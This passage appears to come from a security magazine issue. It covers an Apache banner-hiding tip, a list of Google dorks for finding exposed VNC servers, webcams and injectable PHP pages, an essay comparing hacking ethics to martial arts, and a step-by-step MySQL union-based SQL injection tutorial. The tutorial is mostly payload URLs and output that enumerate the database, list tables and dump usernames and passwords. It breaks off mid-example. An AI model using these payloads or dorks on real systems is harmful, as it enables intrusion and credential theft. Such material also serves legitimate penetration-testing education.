
#
#
# Don't give away too much information about
# we are running. Comment out this line if
# finding out what major optional modules y
ServerTokens Prod

#
```

Figure 4. Change the values

Now Output

Information from Error page as shown in Figure 5.



Not Found

The requested URL `/kl` was not found on this server.

Figure 5. No information from error message

Output from Banner grabbing Figure 6. Showing Output of ID Serve:




Figure 6. Output of ID Serve

Good output but still showing Apache running on Web-server, by this output attacker can know Apache software is running, But for security concern every single information should be removed or misdirect to wrong information.

HOW TO CHANGE WEB-SERVER SIGNATURE

For the next experiments, CentOs 6.0 is used with modsecurity 2.7, Apache Web-Server has been configured in the CentOs 6.0.

Here no need to change the `/etc/httpd/conf/httpd.conf` file means let the `ServerTokens Full`.

And `ServerSignature` on remain in default value, no need to change this.

Ensure about `Include conf.d/*.conf` as shown in Figure 7. It includes all files of `/etc/httpd/conf.d`.

```
# Load config files from the config directory "/etc/httpd/conf.d".
#
Include conf.d/*.conf
```

Figure 7. Shows `httpd.conf` file includes all files with extension `.conf`

Open a files `/etc/httpd/conf.d/mod_security.conf`.

Look portion as shown in Figure 8.

```
<IfModule !mod_unique_id.c>
  LoadModule unique_id_module modules/mod_unique_id.so
</IfModule>
<IfModule mod_security2.c>
  # ModSecurity Core Rules Set configuration
  Include modsecurity.d/*.conf
  Include modsecurity.d/activated_rules/*.conf

  SecServerSignature "MOHIT RAJ version 1!"
```


Figure 8. Signature changed

I have written here “MOHIT RAJ version 1”, This is the fake signature I want to show.

Save this and restart the *httpd* service.

MOHIT RAJ version 1 would be shown when attacker apply their techniques.

Now check the response from error pages as shown in Figure 9.



Not Found

The requested URL /kl was not found on this server.

MOHIT RAJ version 1 Server at 192.168.0.1 Port 80

Figure 9. Error message shows web-server MOHIT RAJ version 1 is running

Output from Banner grabbing. As shown in Figure 10.




Figure 10. Banner grabbing showing version of MOHIT RAJ version 1

CONCLUSION

If we stop the OS detection and Web-server software at foot printing steps. Hacker or attacker can not take next step. Because foot printing is the first step to launch any type of attack. Always start securing the server from the first step.

ABOUT THE AUTHOR



Mohit is a Certified Ethical Hacker (C|EH), completed Master of Engg(M.E) in Computer science from Thapar University Patiala(2010-2012), very much interested in web security and wireless hacking, currently working in IBM India. <http://www.linkedin.com/profile/view?id=104187708>.

GOOGLE HACKING

by **Rafael Souza (ciso of hackers online club)**

Google Hacking, is a key to investigate if we are doing a pentest, or protecting our organization or individual item.

Google Hacking is the activity of using the site search capabilities, aiming to attack or better protect information of a company. The information available on the company's web servers are likely to be in the databases of Google.

What you will learn:

- Readers, for you to understand these items, you just need to use google as the search engine.

What you should know:

- Increase the knowledge in the area of search filter, and efficiency in search results.
- Learn the basics of Google Hacking.
- Standardized to find what you want Technique.
- Learn the key concepts in a simple way.
- How to use google truly.

Explaining... A misconfigured server may expose several business information on Google. It is difficult to get access to files from database sites through Google.

We can use as an example, the use of "cache" Google, where it stores older versions of all sites that were once indexed by their robots.

This feature allows you to have access to pages that have already been taken from the air, since they already exist in the database of Google.

EVOLUTION OF THOUGHT

Let's imagine that at some point in the history of an organization's site, a more sensitive information was available. After a while, the webmaster has been alerted that information removed from the site. However, if the page on the site has already been indexed by Google, it is possible that even having been altered or removed, can still access it using the Google cache feature.

A simple example of what we can find on Google, and you can come back to haunt the person who provided such information online is as follows: type in the search box cpf + curriculum. Certainly will return multiple results with links where we can find full name, address, phone, social security number, identity and some more information from people who publish their data on the internet. Having knowledge of how these data can be used in a malicious way, we can be more aware to publish any information on our internet.

COMMANDS TO USE GOOGLE

INTITLE, ALLINTITLE

Search content in title (tag title) of the page .

When using the intitle command, it is important to pay attention to the syntax of the search string, since the word that follows soon after the intitle command is regarded as the search string. The "allintitle" breaks this rule, telling Google that all the words that follow are to be found in the title of the page, so this last command is more restrictive.

INURL, ALLINURL

Find text in a URL.

As explained in the intitle operator may seem a relatively simple task using the inurl operator without giving more attention to it. But we must bear in mind that a URL is more complicated than a simple title, and operation of the inurl operator can also be complex.

Just as the intitle operator, inurl operator also has a companion who is allinurl, which works identically and restrictively, showing results only when all the strings were found.

FILETYPE

Search for a particular type of file.

Google search more than just web pages. You can search many different file types, including PDF (Adobe Portable Document Format) and Microsoft Office. The filetype operator can assist you in finding specific types of files. More specifically, we can use this operator to search for pages ending in a particular extension.

ALLINTEXT

Finds a string of text within a page.

The allintext operator is perhaps the simplest to use as it performs the function of most known search engines like: locate the term in the page text.

Although this operator can be used for broad opinion, is useful when you know that the search string can only be found in the page text. Using allintext operator can also serve as a shortcut to find the string anywhere, except in the title, URL and links.

SITE

Directs the research to the content of a particular website.

Although technically a part of the URL, the address (or domain name) of a server can be better researched with the website operator. Site allows you to search only the pages that are hosted on a particular server or domain.

LINK

Searching for links to a given page.

Instead of providing a search term, the operator needs a URL link or server name as an argument.

INANCHOR

This operator can be regarded as a companion to the link operator, since both seek links. The inanchor operated, however, search the text representation of a link, not the current URL.

Inanchor accepts a word or expression as argument, as inanchor:click ou inanchor:oys. This type of search is useful especially when we began to study ways to look for correlations between sites.

DATERANGE

Search for pages published within a "range" of dates.

You can use this operator to find pages indexed by Google in a given date range. Every time Google crawls a page, the date in your database is changed. If Google find some dark Web site, you can happen to index it only once and never return to it.

If you find that your searches are clogged with these types of dark pages, you can remove them from your search (and more updated results) through the effective use of daterange operator.

CACHE

Shows the version of a given page cache.



As discussed, Google keeps “snapshots” of pages indexed, and that we can access via the cached link on the search results page. If you want to go straight to the online version of a page cache, without first making a query to Google to get the cached link on the results page, you can simply use the cache operator in a query.

INFO

Existing content shows the summary of information from Google.

The operator info shows the summary information of a site and provides links to other Google searches that may belong to this site. Informed of this operator parameter must be a valid URL.

HOW TO USE GOOGLE

Searching for files database on government websites: `site:gov.pl`.

Searching for a specific server

```
inurl:"powered by" site:test.com
```

Search search files in email format . MDB

```
inurl:e-mail filetype:mdb
```

This research seeks phones available on the intranet found

```
Google  
nurl:intranet + intext:"phone"
```

Conducting research in this way it is possible to identify many of

```
subdomains Oracle  
site:oracle.com -site:www.oracle.com
```

Detecting systems using port 8080

```
inurl:8080 -intext:8080
```

Finding VNC

```
intitle:VNC inurl:5800 intitle:VNC
```



Finding VNC

```
intitle:"VNC Viewer for Java"
```

Finding Active Webcam

```
"Active Webcam Page" inurl:8080
```

Finding Apache 1.3.20:

```
"Apache/1.3.20 server at" intitle:index.of
```

Asterisk VOIP Flash Interface

```
intitle:"Flash Operator Panel" -ext:php -wiki -cms -inurl:as
```

Possible flaws in web applications:

```
allinurl:".php?site="
```

```
allinurl:".php?do="
```

```
allinurl:".php?content="
```

```
allinurl:".php?meio="
```

```
allinurl:".php?produto="
```

```
allinurl:".php?cat="
```

Readers could continue citing many "google dorks" but I specified the most important, google can help them find the other... It is worth mentioning the importance of this research to test tool is the best search engine today.

CONCLUSION

Google has many features that can be used during a penetration test, and rightfully so is considered the best tool for hackers because it allows access to any type of information you want.

Google is the main tool for collecting information from our target. It is the best one to use the public system for information about anything regarding our target: sites, advertisements, partners, social networks, groups, etc.

ABOUT THE AUTHOR



Rafael Souza – Cofounder and research at "Grey Hat" and chief Information Security Officer. (CISO) at HackersOnlineClub, good communication in groups and the general public, attended colleague projects with a focus on buisness organisation. He started study with thirteen years (SQL database) have extensive experiance in opening system such as Windows, LINUX, UNIX. Maintainer Brazilian design Backtrack Team(Backtrack OS is a Linux distribution aimed

on digital forensics and penetration testing use). In the projects Backtrack Team made a partnerships with groups of Indonesia and Algeria, was prepared a collection of video lessons and made availble on the website. He is a member of French Backtrack Team, wrote articles for Web Magazines from Pakistan, Poland, Indonesia and others.



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

THE BEGINNING OF THE WEB PAGES AND ETHICAL HACKER

by **Rafael Souza (ciso of hackers online club)**

The evolution of technology has reached a point that necessitated the emergence of communication protocols, there was then the spread of the HTTP protocol and the HTML language initially, in the early 90s, the web pages have become a major means of communication between users, governments, institutions and professionals. The “HyperText Transfer Protocol” is a protocol application responsible for handling requests and responses between “client and server” in the “World Wide Web”, came up with the purpose of distributing information over the Internet, also to communicate between computers and specifications would be performed as transactions between clients and servers, through the use of rules.

What you will learn:

- A little knowledge about networks and protocols.
- Concepts of ethics.

What you should know:

- You will increase your knowledge in ethical hacker, knowing differentiate hacker and cracker.
- The key foundations of ethics hacker.
- Understand how best started web pages.
- The operation of the HTTP protocol.

Readers will explain more details about the HTTP protocol, it is based on requests and responses between clients and servers. The client browser or device that will make the request, is also known as “user agent”, asks a certain “resource”, sending a packet of information containing some “headers” to a URI or URL “Uniform Resource Locator” (an e-feature). The server receives this information and sends a response, which can be a resource or another header.

HISTORY

The first version of HTTP was called “HTTP/0.9”, a relatively simple protocol for transferring data in text format “ASCII” on the Internet, through a single request method, called “GET”, nowadays it is one of the most used protocols. HTTP/1.0 version was developed between 1992 and 1996 to review some features like transferring not just text. The protocol also started to transfer messages like “Multipurpose Internet Mail Extension” and have added new request methods, known as POST and HEAD, and other features were implemented.

The current version of the protocol (HTTP1.1) was developed by a committee of the “Internet Engineering Task Force”, which includes the main web creator Tim Berners-Lee. The main function of the protocol is to provide faster delivery of Web pages and reduce traffic, other additional utilities were also included, such as the use of persistent connections, better organization of the cache, new methods of requisitions, the use of proxy servers and more is also used for communication with other protocols, such as FTP, Gopher, SMTP, NNTP, providing access to resources from other applications, HTTP 1.1 also provides the ability to have multiple domain names that can share the same Internet address (IP), this function helps the processing for Web servers that host a large number of sites.

MÉTODOS HTTP

It is known that when you will make a request, you must specify which method will be used, HTTP methods, also known as verbs, identify what action should be performed on a given resource. There are 8 HTTP methods, but only 5 are most commonly used.

GET

Calls representation for a given resource. It is defined as a safe and should not be used to trigger an action (remove a user, for example).

POST

The information sent in the body (body) of the request are used to create a new resource. It is also responsible for making processes that are not directly related to a resource.

DELETE

Removes a resource. Should return the 204 status if there is no recourse for the specified URI.

PUT

Updates a resource specified in the URI. If the resource does not exist, it can create a. The main difference between POST and PUT is that the former can deal with not only resources, but can do information processing.

HEAD

Returns information about a resource. In practice, it works similar to the GET method, but without returning the resource in the request body. It is also considered a safe method.

The other methods are available OPTIONS, TRACE, and CONNECT. In theory, the servers must implement the GET and HEAD methods and, whenever possible, the OPTIONS method.

STATUS

Every request receives a response code known as status. With the status is impossible to know whether an operation was successful (200), if it has been moved and now exists elsewhere (301) or no longer exists (404).

There are many statuses divided into several categories. In the specification you can see each of them with a very detailed description. Below, I show that some codes are more frequent.

200 OK

The request was successful.

301 MOVED PERMANENTLY

The resource has been moved permanently to another URI.

302 FOUND

The feature has been temporarily moved to another URI.

304 NOT MODIFIED

The resource has not changed.

401 UNAUTHORIZED

The specified URI requires authentication of the client. The client can try to make new requests.

403 FORBIDDEN

The server understood the request, but is refusing to heed. The client should not try to make a new request.

404 NOT FOUND

The server found no corresponding URI.

405 METHOD NOT ALLOWED

The method specified in the request is not valid in the URI. The response must include an Allow header containing a list of accepted methods.

410 GONE

The requested resource is unavailable but his current address is not known.

500 INTERNAL SERVER ERROR

The server was not able to complete the request due to an unexpected error.

502 BAD GATEWAY

The server, while acting as a gateway or proxy, received an invalid response from the upstream server who made a request.

503 SERVICE UNAVAILABLE

The server can not process the request because it is temporarily unavailable.

ETHICAL HACKER

So let's talk about ethical hacker...

I dedicated more than half of my life to studying the martial arts, and also been dedicated myself to the study of Hacking.

These two seemingly unrelated paths come from finding many points in common that would like to share.

The first commonality is that normally people today are more interested in products "fast food", ie something that is fast, easy, with minimal effort and maximum results. Who really has studied and practiced legitimate hacking knows that as in the Martial Arts Hacking is a Way of life that never ends!

A simple example of you see this is to see the hundreds of self defense academies that teach the individual how to defend against assaults, etc.

When in fact they are just creating a false sense of security on the individual and that because of this esponde 'll be more in danger than if there connhecesse nothing.

So also in Hacking happens, there are thousands of books and cramming that say: "Be hacker soon ", "Learn all the techniques of the hackers", "Maximum Security" ...

All sharing a minimum of knowledge and common sense know that this is all of Slots !

Martial arts are part of an ancient culture, a people that has a very rich history. The term Kung Fu was created over 4000 years and at first was not directly linked to the practice of Martial Arts. For KUNG refers to work, effort, dedication, Kung ideogram represents the figure of a Agricula instrument, denoting effort, sweat. The term semiotic FU " Mature Man ", was generally associated with her husband, a man of great culture and great influence in society or a great artist of great creativity.

So Kung Fu was used to refer to a mature man who has achieved a high level of compreesão and execu-tion in certain area. Within this reasoning, you could have very Kung Fu for mathematics, literature, cuisine...

The term Kung Fu only began to be associated with Chinese martial art in the West in the 50's when the famous Bruce Lee came to America and made a completely new method of struggle, and when questioned about what he did he just say "Kung Fu". And starting dai in the West began to associate that name exclusively Chinese Martial Art.



In China Martial Art is called “Wu Shu”, and it is interesting to note that throughout history the term has different interpretations. WU: Martial and SHU: Art, but different from our Western view where Martial refers to the Greco-Roman god Mars. Wu for Chinese is represented by the figure of an ax and a stationary foot; That ‘s the idea of stopping the ax or hold the ax (the violence), so the primary goal of Martial Arts has always been Deter Machado ie stop the violence.

At first the term was used when the Chinese lands were invaded by warriors from other people. So stop the violence meant stop the alien invasion.

Centuries later when the monks began to employ the training Kung Fu in the Shaolin Monastery, WuShu now has another connotation; Stop the violence through self-control, ie the monks developed the ability to hurt an individual or even kill him, but at the same time developed the self – control (ie retain a “themselves”), an ethic that had an emotional balance.

This same spirit is found in the Hacking in which people develop a series of abilities through intense dedication to the study of Hacking. For hacking practiced in essence develops in the individual focus (large ability of the individual to focus on determidado problem and stick to it hours, days without sleep often ate until finding the solution).

Creativity: Many mistakenly think that the hacker is just a walking library that has accumulated much knowledge, but the real hacking begins starting the point at which he learned by going beyond the point you have learned.

The ability of abstraction and get rid of all logic.

The practical importance of the two pathways is essential, movement, action!

Explaining the theory it should be used only to support your practical experience and not the other. So you are not considered a hacker or legitimate martial artist while not developing their own ideas and theories. And as mentioned earlier about the emotional control of warrior monks, inside there is a hacking ethics that must be cultivated, ie, the individual has the ability to be able to do something destructive, but does not do to have a larger goal. These principles which differentiate a Martial Artist fighter or an athlete.

Often the goal of the individual is in just winning competitions and win medals, while the Martial Artist focused on this increasingly tenses yourself.

The same scenario is found in the difference hacker pro. cracker, one aims to achieve excellence of knowledge, the other is only interested in stealing, destroying and perhaps achieve profit. There is a gulf of difference in these ways and I hope that most can see these differences.

Another aspect that is worth to be mentioned, is about the relationship between man and machine. The ancient warriors, like great samurai for example, had not his sword as a tool but as part of himself, such is the intimacy he had with his gun. The samurai sword was simply an extension of his body, he reached such a high degree that the two were one!

I think we should aim in hacking similar level, ie, know the system, the machine thoroughly so that you arrive at the level of getting run anything you want, without limitations, and the machine you are one!

Another interesting feature in both paths that must be cultivated is malice: Because my master told me a phrase that I never forgot: "The Martial Artist can be accused of anything, least of naive". With malice does not mean doing something destructive, but I see malice as the ability of the individual seeing the good and bad of each possibilities situation.

So look in Hacking always know what you're getting into, and they have been since the consequences can be disastrous. Readers, I hope this clarifies some text for people who do not yet have a clear view on these paths, and the Martial Artists who see only as troublemakers and violent fighters and Hackers as virtual outcasts.

CONCLUSION

The vulnerability of online services companies are at stake. In the course of the day, government websites and pages of major technology companies are attacked ... In 2010, losses for companies from eight countries with crime type were 4.6 billion dollars.

So nowadays the figure of the ethical hacker comes with deep knowledge of the tricks invasions, these professionals are often security researchers, malware analyst or checking that the vulnerability of systems companies. He is currently a growing market.

ABOUT THE AUTHOR



Rafael Souza – Cofounder and research at "Grey Hat" and chief Information Security Officer. (CISO) at HackersOnlineClub, good communication in groups and the general public, attended colleague projects with a focus on business organisation. He started study with thirteen years (SQL database) have extensive experience in opening system such as Windows, LINUX, UNIX. Maintainer Brazilian design Backtrack Team(Backtrack OS is a Linux distribution aimed on digital forensics and penetration testing use). In the projects Backtrack Team made a partnerships with groups of Indonesia and Algeria, was prepared a collection of video lessons and made available on the website. He is a member of French Backtrack Team, wrote articles for Web Magazines from Pakistan, Poland, Indonesia and others.

THE ONE!



The Most Powerful Forensic Imager in the World



Provides the broadest drive interface support

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

Processes evidence faster than any other forensic imager

Image from 4 source drives up to 5 destinations

Perform up to 5 imaging tasks concurrently

Image to/from a network location

Imaging speeds of up to 20GB/min

NEW FEATURES AVAILABLE NOV 2013

- NTFS Support
- TrueCrypt Support
- Drive Spanning
- The fastest E01 imaging speed available



Visit our website today to see why Falcon is The One!
www.logicube.com

WE ARE THE BEST TOOL FOR WEB APPLICATION SECURITY

by **Rafael Souza (Co-Founder of grey hat)**

It is known that computers and software are developed and designed by humans, human error is a reflection of a mental response to a particular activity. Did you know that numerous inventions and discoveries are due to misconceptions? There are levels of human performance based on the behavior of mental response, explaining in a more comprehensive, we humans tend to err, and due to this reason we are the largest tool to find these errors, even pos software for analysis and farredura vulnerabilities were unimproved by us.

What you will learn:

- Increase your knowledge in the area of database and web application security.
- Learn how the technique called MySQL Injection works.
- Method adopted by various softwares for detecting web vulnerabilities.
- Compare with some software manual search and see what is best for each case.
- Learn the key concepts of security in MySQL database
- How to check if a site is vulnerable to MySQL Injection and how to apply.

What you should know:

- Basic knowledge related to database and SQL programming language.
- Knowledge of MySQL
- Concepts of SQL Injection.
- Information on the host on which you will apply the method.

One of the best known techniques of fraud by web developers is the SQL Injection. It is the manipulation of a SQL statement using the variables who make up the parameters received by a server-side script, is a type of security threat that takes advantage of flaws in systems that interact with databases via SQL. SQL injection occurs when the attacker can insert a series of SQL statements within a query (query) by manipulating the input data for an application.



STEP BY STEP

```

DETECTING
http://[site]/query.php?string= ' (aspas)

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ""
at line 1
ou
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home/renan/public_html/query.php on line 1
    
```

Figure 1. Detecting

Searching Column number (s): We will test earlier in error, then no error may be said to find.

```

http://[site]/query.php?string= 1 union all select 1--
'The used SELECT statements have a different number of columns'
=====
http://[site]/query.php?string= 1 union all select 1,2--
'The used SELECT statements have a different number of columns'
=====
http://[site]/query.php?string= 1 union all select 1,2,3--
'The used SELECT statements have a different number of columns'
=====
http://[site]/query.php?string= 1 union all select 1,2,3,4--
'The used SELECT statements have a different number of columns'
=====
http://[site]/query.php?string= 1 union all select 1,2,3,4,5--
    
```

Figure 2. SQL error

Host Information, Version of MySQL system used on the server.

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,version()--
OR
http://[site]/query.php?string= 1 union all select 1,2,3,4,@@version--
RAFAEL FONTES

5.0.01--log
OR
Unknown column '5.0.01--log' in 'where clause'
OR
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'5.0.01--log' at line 1
    
```

Figure 3. Host Information

```

Location of temporary files used by MySQL
RAFAEL FONTES
http://[site]/query.php?string= 1 union all select 1,2,3,4,@tmpdir--
/tmp/
ou
Unknown column '/tmp/' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'/tmp/' at line 1

=====

Location of the files used by MySQL
http://[site]/query.php?string= 1 union all select 1,2,3,4,@@datadir--
/var/lib/mysql/
ou
Unknown column '/var/lib/mysql/' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'/var/lib/mysql/' at line 1

```

Figure 4. Location of the files

Current database connection used between the “input” to the MySQL system.

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,database()--
RafaelFontes
ou
Unknown column 'RafaelFontes' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'RafaelFontes' at line 1

=====

Users of MySQL Database
http://[site]/query.php?string= 1 union all select 1,2,3,4,user()--
ou
http://[site]/query.php?string= 1 union all select 1,2,3,4,current_user()--
ou
http://[site]/query.php?string= 1 union all select 1,2,3,4,system_user()--
ou
http://[site]/query.php?string= 1 union all select 1,2,3,4,session_user()--
rafael@127.0.0.1
ou
Unknown column 'rafael@127.0.0.1' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'rafael@127.0.0.1' at line 1

```

Figure 5. Users of MySQL

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,system_user()--
OR
http://[site]/query.php?string= 1 union all select 1,2,3,4,session_user()--
rafael@127.0.0.1
OR
Unknown column 'rafael@127.0.0.1' in 'where clause'
OR
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'rafael@127.0.0.1' at line 1

=====

CURRENT TIME.
ARTICLE BY RAFAEL FONTES
http://[site]/query.php?string= 1 union all select 1,2,3,4,now()--
2013-11-22 07:17:13
ou
Unknown column '2013-11-22 07:17:13' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'2013-11-22 07:17:13' at line 1

```

Figure 6. Current Time

Brute Force or Shooting.

This happens in versions below 5.x.y.

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,5 from rafa --
Table 'RafaelFontes.rafa' doesn't exist
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'rafa ' at line 1

=====

http://[site]/query.php?string= 1 union all select 1,2,3,4,5 from test --
Table 'RafaelFontes.test' doesn't exist
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'test' at line 1

=====

http://[site]/query.php?string= 1 union all select 1,2,3,4,5 from usuarios--
Without error. We can say that we found.
    
```

Figure 7. Testing

DUMP

THIS HAPPENS IN VERSIONS UP 5.X.Y [1º METHOD]

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(table_name) from information_
    schema.tables where table_schema=database()--
usuarios,rafael,fontes,souza,greghat,hackers,test,ownz,you
    
```

or

Unknown column usuarios, rafael, fontes, souza, greghat, hackers, test, ownz, you in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near usuarios, rafael, fontes, souza, greghat, hackers, test, ownz, you at line 1

<>-----<>-----<>-----<>-----<>

[2º METHOD]

```

http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.
    tables limit 0,1--
CHARACTER_SETS
    
```

or

Unknown column CHARACTER_SETS in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near CHARACTER_SETS at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.
    tables limit 1,2--
COLLATIONS
```

or

Unknown column **COLLATIONS** in 'where clause'.

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **COLLATIONS** at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.
    tables limit 16,17--
usuarios
```

or

Unknown column **usuarios** in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **usuarios** at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.
    tables limit 17,18--
rafael
```

or

Unknown column **rafael** in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **rafael** at line 1.

Searching Column (s) of a given table

* Brute Force / Shooting

This happens in versions below 5.x.y

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,nome from usuarios--
```

Unknown column **rafael1** in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **rafael1**' at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,churros from usuarios--
```

Unknown column **rafael1** in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **rafael1** at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,login from usuarios--
_Rafa_
```

or

Unknown column **_Rafa_** in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **_Rafa_** at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,passwd from usuarios--
rafael1337
```

or

Unknown column **rafael1337** in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **rafael1337** at line 1

=====

DUMP

THIS HAPPENS IN VERSIONS UP 5.X.Y [1° METHOD]

"usuarios" hexadecimal -> "7573756172696f73"

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(column_name) from information_
schema.columns where table_name=0x7573756172696f73--
login,passwd,id,texto
```

or

Unknown column **login, passwd, id, texto** in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `login, passwd, id, texto` at line 1

<>-----<>-----<>-----<>-----<>

[2° METHOD]

"usuarios" decimal -> "117,115,117,97,114,105,111,115"

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.
columns where table_name=char(117,115,117,97,114,105,111,115) limit 0,1--
login
```

or

Unknown column `login` in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `login` at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.
columns where table_name=char(117,115,117,97,114,105,111,115) limit 1,2--
passwd
```

or

Unknown column `passwd` in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `passwd` at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.
columns where table_name=char(117,115,117,97,114,105,111,115) limit 2,3--
id
```

or

Unknown column `id` in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `id` at line 1

=====

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.
columns where table_name=char(117,115,117,97,114,105,111,115) limit 3,4--
texto
```

or

Unknown column `text` in 'where clause'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `text` at line 1

EXTRACTING DATA FROM THE COLUMNS OF A GIVEN TABLE

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(login,0x20,0x3a,0x20,senha) from
    usuarios--
_Rafa_ : fontes1337
```

or

Unknown column `_Rafa_ : fontes1337` in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `_Rafa_ : fontes1337` at line 1

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(login,0x20,0x3a,0x20,senha)
    from usuarios--
_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec
```

or

